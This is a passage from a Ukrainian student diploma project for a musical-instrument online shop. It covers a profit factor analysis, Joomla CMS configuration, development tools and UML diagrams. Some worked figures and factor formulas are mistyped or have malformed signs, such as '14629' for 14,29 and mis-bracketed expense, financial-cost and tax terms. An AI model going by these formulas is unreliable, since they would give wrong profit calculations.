Далі валовий операційний прибуток (збиток) від реалізації продукції ($\Pi_{\text{вал}}$) визначається як різниця між чистим операційним доходом мінус виробнича собівартість реалізованої продукції:

$$\Pi_{\text{вал.}} = B_{\text{вал.}} - C,$$

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		46

де C – виробнича собівартість реалізованої продукції.

Механізм формування прибутку від звичайної діяльності до оподаткування містить в собі, крім операційного прибутку, доходи і видатки від фінансових та інвестиційних операцій.

У нашому випадку вплив факторних показників на прибуток (результативний показник) можна представити у вигляді аддитивної моделі:

$$П = В - C - АВ - ВЗ - ІОВ + ФД - ФВ - ПП - ЧП$$

де $В$ – виручка від реалізації продукції;

C – собівартість реалізованої продукції;

$АВ$ – адміністративні витрати;

$ВЗ$ – витрати на збут;

$ІОВ$ – інші операційні витрати;

$ФД$ – фінансові доходи;

$ФВ$ – фінансові витрати;

$ПП$ – податок на прибуток;

$ЧП$ – чистий прибуток.

Як відомо, розмір виручки від реалізації залежить від таких коефіцієнтів, як ціна реалізованої продукції, питома вага кожного виду продукції у загальному обсязі реалізації і кількість реалізованої продукції. Таку залежність можна представити наступною формулою:

$$В = N \cdot УД \cdot Ц,$$

де $УД$ – показник структури реалізованої продукції;

N – обсяг реалізованої продукції;

$Ц$ – ціна продукції.

Факторну модель собівартості реалізованої продукції можна представити таким чином:

$$C = N \cdot УД \cdot В_з,$$

де $УД$ – показник структури виробленої продукції;

N – обсяг виробництва продукції;

B_3 – змінні витрати на виробництво одиниці продукції (собівартість одиниці).

Звіт про фінансові результати не дозволяє визначити вплив всіх перерахованих факторів на фінансовий результат з причини відсутності даних питомої ваги реалізованої і виробленої продукції, обсягу випуску і реалізації, ціни, собівартості одиниці продукції. Однак це можна зробити на основі середнього індексу ціни (визначити вплив на розмір чистого прибутку зміни цін, обсягу реалізованої продукції, обсягу виготовленої продукції).

Допустимо, що ціни на продукцію у звітному році зросли на 5%, тобто індекс цін ($I_{\text{ц}}$) склав 1,05. Визначимо вплив факторів на зміну виручки від реалізації. Загальну зміну виручки від реалізації знаходимо за формулою:

$$\Delta B_{\text{заг.}} = B_1 - B_0 = 300 - 250 = 50 \text{ тис. грн.,}$$

де:

$\Delta B_{\text{заг.}}$ – зміна виручки за звітний період;

B_1 – виручка за звітний період;

B_0 – виручка за базовий період.

Отже за звітний період виручка від реалізації продукції збільшилася на 50 тис. гривень. Ця зміна є результатом впливу двох факторів: ціни реалізації і обсягу реалізованої продукції (з врахуванням структури). Вплив цих факторів можна визначити таким чином:

$$\Delta B^{\text{ц}} = B_1 - B_1 : I_{\text{ц}} = 300 - 300 : 1,05 = 300 - 285,71 = 14,29 \text{ тис. грн.}$$

$$\Delta B_{\text{Нуд}} = B_1 : I_{\text{ц}} - B_0 = 300 : 1,05 - 250 = 285,71 - 250 = 35,71 \text{ тис. грн.,}$$

де:

$I_{\text{ц}}$ – індекс цін.

Отже, зростання цін сприяло збільшенню виручки від реалізації продукції на 14,29 тис. грн., а збільшення обсягу випуску продукції – на 35,71 тис. гривень. Як випливає із розрахунків, на підприємстві спостерігається розширення виробництва.

Аналогічно розраховується вплив факторів на зміну собівартості реалізованої продукції:

$$\Delta C_{\text{заг.}} = C_1 - C_0 = 100 - 80 = 20 \text{ тис. грн.},$$

де:

ΔC – зміна собівартості;

C_1 – собівартість у звітному періоді;

C_0 – собівартість у базовому періоді.

Допустимо, що собівартість одиниці продукції змінилася лише за рахунок зовнішніх факторів, а саме за рахунок загальної зміни цін, тоді:

$$\Delta C_{(N_3 \text{ пер.})} = C_1 - C_1 : I_{\text{ц}} = 100 - 100 : 1,05 = 4,76 \text{ тис. грн.}$$

$$\Delta C_{\text{НИУД}} = C_1 : I_{\text{ц}} - \Delta C_{(N_3 \text{ пер.})} = C_{\text{заг.}} - \Delta C_{(\text{ц з пер.})} = 20 - 4,76 = 15,24 \text{ тис. грн.}$$

Таким чином, за рахунок збільшення обсягу випуску собівартість продукції зросла на 15,24 тис. грн., за рахунок зміни цін – на 4,76 тис. гривень.

Як видно із розрахунків, зміна цін вплинула на чистий прибуток через виручку і собівартість. Вплив зміни цін на розмір чистого прибутку у складі виручки і собівартості носить різнонаправлений характер: зростання виручки від реалізації продукції сприяло збільшенню чистого прибутку, а зростання собівартості сприяло зменшенню прибутку. Враховуючи це, вплив зміни цін на розмір чистого прибутку можна визначити таким чином:

$$\Delta \Pi_{\text{ц}} = \Delta B_{\text{ц}} - \Delta C_{\text{ц (з пер.)}} = 14629 - 4,76 = 9,53 \text{ тис. грн.}$$

За рахунок збільшення цін чистий прибуток підприємства збільшився на 9,53 тис. грн.

Розрахуємо вплив інших факторів на зміну розміру чистого прибутку – Вплив зміни розмірів адміністративних витрат, витрат на збут і інших операційних витрат.

При визначенні впливу даного фактору потрібно врахувати, що це фактор зворотного впливу по відношенню до прибутку. У зв'язку з цим у розрахункову формулу додається знак ”–”.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		49

$$\Delta \Pi_p = - [\Delta P_1 + CP_1 + ДОР_1 - \Delta P_0 + CP_0 + ДОР_0],$$

де Π_p – зміна чистого прибутку за рахунок зміни величини вказаних витрат.

Вплив зміни величини фінансових доходів

Вплив даного фактора на зміну розміру чистого прибутку визначається за формулою:

$$\Delta \Pi_{\Phi} = \Phi D_1 - \Phi D_0,$$

де $\Delta \Pi_{\Phi D}$ – зміна чистого прибутку за рахунок зміни суми фінансових доходів;

ΦD_1 – фінансовий дохід звітного періоду;

ΦD_0 – фінансовий дохід базового періоду.

Вплив цього фактора можна визначити за формулою:

$$\Delta \Pi_{\Phi P} = -\Delta \Phi P_1 - \Phi P_0,$$

де $\Delta \Pi_{\Phi P}$ – зміна чистого прибутку за рахунок зміни розміру фінансових витрат;

ΦP_1 – фінансові витрати у звітному році;

ΦP_0 – фінансові витрати у базовому році.

Впливу суми сплаченого податку на чистий прибуток можна визначити за такою формулою:

$$\Delta \Pi_{\Pi\Pi} = -\Delta \Pi\Pi_1 - \Pi\Pi_0,$$

де $\Delta \Pi_{\Pi\Pi}$ – зміна чистого прибутку за рахунок змін величини сплаченого податку на прибуток.

3.3 Обґрунтування методу розв'язання

Система управління контентом має широкий набір функцій:

- створення, редагування і публікація інформаційного матеріалу;
- конфігурація системи управління контентом;
- установка тем оформлення, компонентів і модулів;

- статистика відвідувань, переглядів, користувачів;
- інформація про систему, оновлення та виправлення.

Інтерфейс адміністратора представлений на рисунку 3.1.




Рисунок 3.1 - Інтерфейс адміністратора CMS Joomla

Для входу в конфігурацію слід вибрати кнопку «Налаштування». Меню конфігурації складається з 5 пунктів:

- «Сайт» - загальні налаштування роботи сайту (ім'я, опис, вимикання, реєстрація користувачів, візуальний редактор);
- «Система» - настройки шляху до каталогу податків і сервера довідки;
- «Сервер» - GZIP компресія сторінок, час життя сесії cookie;
- «Права» - настройки прав доступу для груп користувачів.
- «Фільтри тексту» - обмеження використання HTML тегів і атрибутів.

Інтерфейс розширеного налаштування представлений на рисунку 3.2.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		51




Рисунок 3.2 - Налаштування конфігурації CMS Joomla

3.4 Порівняння методів моделювання

Для створення повнокольорового конкурентоспроможного сайту важливо приділити належну увагу оформленню. Стандартний дизайн, який пропонує система Joomla ідеально демонструє нам можливості системи, але зовсім не підходить для розробки нашого сайту. Якщо ми використовуємо інший шаблон, нам необхідно завантажити його в папку «/ templates /». Щоб застосувати цей шаблон, потрібно звернутися до адміністративної частини інтерфейсу: «Розширення» - «Менеджер шаблонів». Інтерфейс вибору шаблону представлений на рисунку 3.3.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						52
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.3 - Вибір шаблону дизайну сайту

У вікні, адміністратор системи може вибрати будь-яку з встановлених тем оформлення. Вибір проводиться кнопками «Призначити» і «За замовчуванням». Інтерфейс адміністратора, в разі потреби, дозволяє виробляти редагування шаблонів сайту.

Дизайн головної сторінки сайту магазину музичних інструментів представлено на рисунку 3.4.




Рисунок 3.4 - Дизайн головної сторінки сайту магазину музичних інструментів

Висновок до розділу

В даному розділі дипломного проекту було детально розібрано метод організації проектування інтернет-магазину. Були представлені різні конфігурації та налаштування сайту. А також математична постановка задачі.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		54

4 ПРОГРАМНЕ ТА ТЕХНІЧНЕ ЗАБЕЗПЕЧЕННЯ

4.1 Засоби розробки

Програмне забезпечення, що використовується при розробці:

- платформа: **OS Windows** – сімейство пропрієтарних операційних систем корпорації Microsoft, орієнтованих на застосування графічного інтерфейсу при управлінні;
- веб-браузер: **Google Chrome** – браузер, що розробляється компанією Google на основі вільного браузера Chromium і движку Blink;
- база даних: **MySQL** – вільна система керування реляційними базами даних;
- мови написання коду програми: **JavaScript, html, css**;
- **PHP** – скриптова мова програмування, була створена для генерації HTML-сторінок на стороні веб-сервера;
- **JavaScript** - динамічна, об'єктно-орієнтована мова програмування;
- **HTML** - стандартна мова розмітки веб сторінок в інтернеті;
- **CSS** - спеціальна мова, що використовується для опису сторінок, написаних мовами розмітки даних;
- **Enterprise Architect** - це візуальне моделювання та проектування інструменту на основі OMG UML;
- **Adobe photoshop cc 2017** – графічний редактор;
- **Creately.com** – сайт для створення UML діаграм.

4.2 Вимоги до технічного забезпечення

4.2.1 Загальні вимоги

Так як даний продукт являє собою веб-ресурс, користувачі повинні використовувати комп'ютер із встановленим на нього завчасно браузером нового покоління та такими конфігураціями:

- процесор – Intel Pentium 1.6 ГГц і вище;
- об'єм оперативної пам'яті – 256 Мб і більше;
- інші характеристики незначним чином впливають на роботу.

4.3 Архітектура програмного забезпечення

4.3.1 Діаграма розгортання

Діаграма розгортання (англ. deployment diagram) — діаграма в UML, на якій відображаються обчислювальні вузли під час роботи програми, компоненти, та об'єкти, що виконуються на цих вузлах. Компоненти відповідають представленню робочих екземплярів одиниць коду. Компоненти, що не мають представлення під час роботи програми на таких діаграмах не відображаються; натомість, їх можна відобразити на діаграмах компонент.

Структурна схема діаграми розгортання наведена у графічному матеріалі. В даній діаграмі представлена взаємодія між вузлами які являють собою:

- робоче місце(комп'ютер), на якому встановлений компонент браузер;
- веб сервер, який має зворотній зв'язок із робочим місцем за допомогою HTTP/HTTPS з'єднання, та містить компоненти: веб інтерфейс, інтерфейс бази даних та файли які зберігають системну інформацію;
- база даних MySQL яка має зв'язок із веб сервером і напряду підключена до компонента ітерфейсу бази даних.

4.3.2 Діаграма послідовності

Діаграма послідовності (англ. sequence diagram) — різновид діаграми в UML. Діаграма послідовності відображає взаємодії об'єктів впорядкованих за часом. Зокрема, такі діаграми відображають задіяні об'єкти та послідовність відправлених повідомлень.

На рисунку 4.1 представлена діаграма послідовності реєстрації. Користувач переходить за посиланням на сторінку реєстрації, після чого браузер відправляє запит на сервер, а сервер повертає сторінку. Користувач заповнює поля які пренесуть інформацію в них до бази даних після реєстрації та додає фото, після цього браузер передає дані запитом на сервер. Якщо дані вірні, сервер звертається до бази даних та записує дані в неї, якщо дані не вірні, сторінка перезавантажується і виводить помилку про некоректність введення даних або про поля які не були зповнені.




Рисунок 4.1 – Схема структурна послідовності реєстрації

На рисунку 4.2 представлена діаграма послідовності авторизації. Користувач заповнює дані, після цього браузер відправляє дані на сервер, який перевіряє їх з базою даних. Якщо дані вірні сервер передає сторінку користувача, інакше сторінку з помилкою.




Рисунок 4.2 – Схема структурна послідовності авторизації

Ще одна структурна схема діаграми послідовності наведена у графічному матеріалі .

4.3.3 Діаграма пакетів

Діаграми пакетів уніфікованої мови моделювання(UML) відображають залежності між пакетами, з яких і складається модель.

Пакет (package) — елемент моделі, який використовують для групування інших елементів моделі. Елементи моделі, які входять у склад певного пакету, називаються членами пакету. Пакет володіє усіма своїми членами. Про членів пакету кажуть, що вони є у власності пакету, тобто належать йому.

му. Якщо певний пакет видаляється з моделі, то з неї також видаляються усі члени, що знаходяться у власності цього пакету.

На рисунку 4.3 представлена структурна схема діаграми пакетів на якій показано загальні зв'язки між пакетами в системі.

